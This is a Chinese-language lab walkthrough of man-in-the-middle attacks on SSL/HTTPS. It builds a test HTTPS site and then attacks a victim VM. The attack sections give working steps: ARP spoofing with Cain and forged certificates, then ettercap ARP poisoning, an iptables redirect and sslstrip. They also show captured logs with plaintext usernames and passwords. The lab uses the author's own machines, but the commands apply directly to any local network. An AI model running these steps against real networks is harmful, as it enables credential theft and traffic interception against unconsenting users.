# 针对ssl的中间人攻击

后渗透

## 0x00实验环境

这一步可以跳过直接用真实网站演示
1. ununtu虚拟机(搭建https环境)
2. win7虚拟机(欺骗目标)
3. win10(攻击机)

### 1.https环境搭建


ubuntu虚拟机中运行以下命令：

```
#安装web容器
apt install nginx
#生成密钥
openssl genrsa -out privkey.pem 1024/2038
#用密钥生成证书
openssl req -new -x509 -key privkey.pem -out server.pem -days 365
#配置nginx
server {
    listen 443;
  server_name youdomain.com;

  ssl on;
    ssl_certificate /path/to/server.pem;
    ssl_certificate_key /path/to/privkey.pem;

  ...
#重启nginx
service nginx restart
```

配置完成效果（浏览器端要信任证数）




## 2.网络配置

两台虚拟机均使用桥接模式，确保三台机器处于同一网段

`arp -a`

```
Interface: 192.168.1.106 --- 0x20
  Internet Address      Physical Address      Type
  192.168.1.1           f4-83-cd-65-5d-a3     dynamic
  192.168.1.101         c8-5b-76-23-d4-04     dynamic
  192.168.1.102         ca-9b-56-cb-5a-bc     dynamic
  192.168.1.103         ca-9b-56-cb-5a-bc     dynamic
```

# 0x01中间人攻击

## 1.ARP-HTTPS中间人攻击原理

攻击原理：合法客户端向网站发出SSL请求时，黑客截获了这个请求，将其改成自己发出的，然后发给网站，网站收到后，会与黑客的计算机协商SSL加密级别，此时两者之间的加密是正常的，而黑客在与网站交互的同时，记录下对方的证书类型及算法，并使用同样的算法伪造了证书，将这一伪造证书发给了客户端，此时，客户端以为自己在和网站交互，实际上是在和黑客的机器交互。原本加密的信息由于采用的是黑客的证书变成了明文，这样密码就截获了。


APR-HTTPS可以捕获和解密主机和服务器间的HTTPS通信，与APR-Cret证书收集器配合使用，注入伪造的数字证书到SSL会话中，在被欺骗主机到达真正的服务器之前解密和加密数据。这种HTTPS欺骗会利用伪造的数字证书，因此对方会看到这个弹出的未经认证的数字证书请求认证。
主要过程：
1. 开启HTTPS过滤，

2. 激活APR欺骗，
3. “被欺骗主机”开启一个HTTPS会话，
4. 来自“被欺骗主机”的数据包被APR注入，并被CAIN捕获，
5. APR-HTTPS从APR-Cret证书收集器中搜索一个相近的伪证书，并是使用这个伪证书。
6. 捕获的数据包修改了MAC、IP、TCP源端口，然后使用Winpcap重新发送到局域网，与客户端建立连接
7. 创建HTTPS服务器连接，（ “被欺骗主机”要连接的真实的服务器）
8. 使用伪证书与真实服务器连接，并使用OpenSSL库管理加密的通信。
9. 包由客户端发送出去，被修改后再回到“被欺骗主机”
10. 来自HTTPS服务器的数据被加密保存到会话文件中，重新加密并经客户端连接发送到“被欺骗主机”

## 2.实战模拟

### 2.1使用cain完成攻击

下载地址：http://www.oxid.it/cain.html
启动cain
如果启动时提示：





则表示443端口被占用，一般是vmware-hostd.exe占用了443端口
或者查看一下什么进程占用443端口：

```
#查看占用443端口的进程
netstat -ano | find "443" | find "LISTENING"
tasklist | find "8036"
```


然后把目标进程杀掉或者把服务停止后重启cain即可

先进行内网探测（如果没有探测到就更改一下扫描模式）





| IP address | MAC address |
|---|---|
| 192.168.1.1 | F483CD655DA3 |
| 192.168.1.100 | CA9B56CB5ABC |
| 192.168.1.104 | 985FD35938E6 |
| 192.168.1.102 | CA9B56CB5ABC |
| 192.168.1.103 | CA9B56CB5ABC |
| 192.168.1.108 | 28C63FD5CD98 |


已经扫描到靶机102，然后进行中间人攻击




伪造证书（这一步可以跳过，启动arp攻击后，靶机访问目标网站可自动生成）




启动arp攻击



然后用靶机访问目标网站，信任


在攻击端可以看到明文的http流量

```
[Client-side-data (520 bytes)]POST /html_form_action.php HTTP/1.1
Host: 192.168.1.103
User-Agent: Mozilla/5.0 (Windows NT 6.1; WOW64; rv:66.0) Gecko/20100101 Firefo
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: zh-CN,zh;q=0.8,zh-TW;q=0.7,zh-HK;q=0.5,en-US;q=0.3,en;q=0.2
Accept-Encoding: gzip, deflate, br
Referer: https://192.168.1.103/demo.html
Content-Type: application/x-www-form-urlencoded
Content-Length: 22
Connection: keep-alive
Upgrade-Insecure-Requests: 1

user=admin&pass=123456[Server-side-data (342 bytes)]HTTP/1.1 404 Not Found
Server: nginx/1.14.0 (Ubuntu)
Date: Sun, 12 May 2019 08:12:11 GMT
Content-Type: text/html
Content-Length: 178
Connection: keep-alive
```

抓到了用户名和密码

## 2.2使用sslstrip完成攻击

Cain虽然能实现SSL攻击，但是伪造证书的局限性还是很明显的,sslstrip是在09年黑帽大会上由MoxieMarlinspike提出的一种针对SSL攻击的方法,其思想非常简单：ARP欺骗，使得攻击者能截获所有目标主机的网络流量。攻击者利用用户对于地址栏中HTTPS与HTTP的疏忽，将

所有的HTTPS连接都用HTTP来代替，同时，与目标服务器建立正常的HTTPS连接，由于HTTP通信是明文传输，攻击者能轻松实施嗅探。

### 2.2.1使用ettercap完成arp攻击

工具安装：`sudo apt install ettercap-graphical`

用法：`sudo ettercap -i ens33 -T -M arp:remote /192.168.1.105// /192.168.1.1//`

### 2.2.1启动sslstrip完成欺骗

```
#步骤一：启用内核包转发，修改/proc/sys/net/ipv4/ip_forward文件，内容为1;
echo 1 > /proc/sys/net/ipv4/ip_forward
#步骤二：端口转发，10000为sslstrip的监听端口；
iptables -t nat -A PREROUTING -p tcp --destination-port 80 -j REDIRECT
--to-ports 10000
#b步骤三：使用sslstrip完成欺骗
sslstrip -l 10000
```

运行成功后显示如下:

```
whoami@whoami-virtual-machine:~$ sslstrip -l 10000

sslstrip 0.9 by Moxie Marlinspike running...
```

`cat sslstrip.log`就可以看到明文数据：

```
whoami@whoami-virtual-machine:~$ cat sslstrip.log
2019-05-13 09:21:17,402 POST Data (192.168.1.105):
user=admin&pass=password
```

# 参考资料


SSL协议中间人攻击原理及解决

中间人攻击之ssl欺骗

搭建本地https测试环境

cain使用教程

针对SSL的中间人攻击演示和防范

ettercap的中间人欺骗+sslstrip过滤掉https协议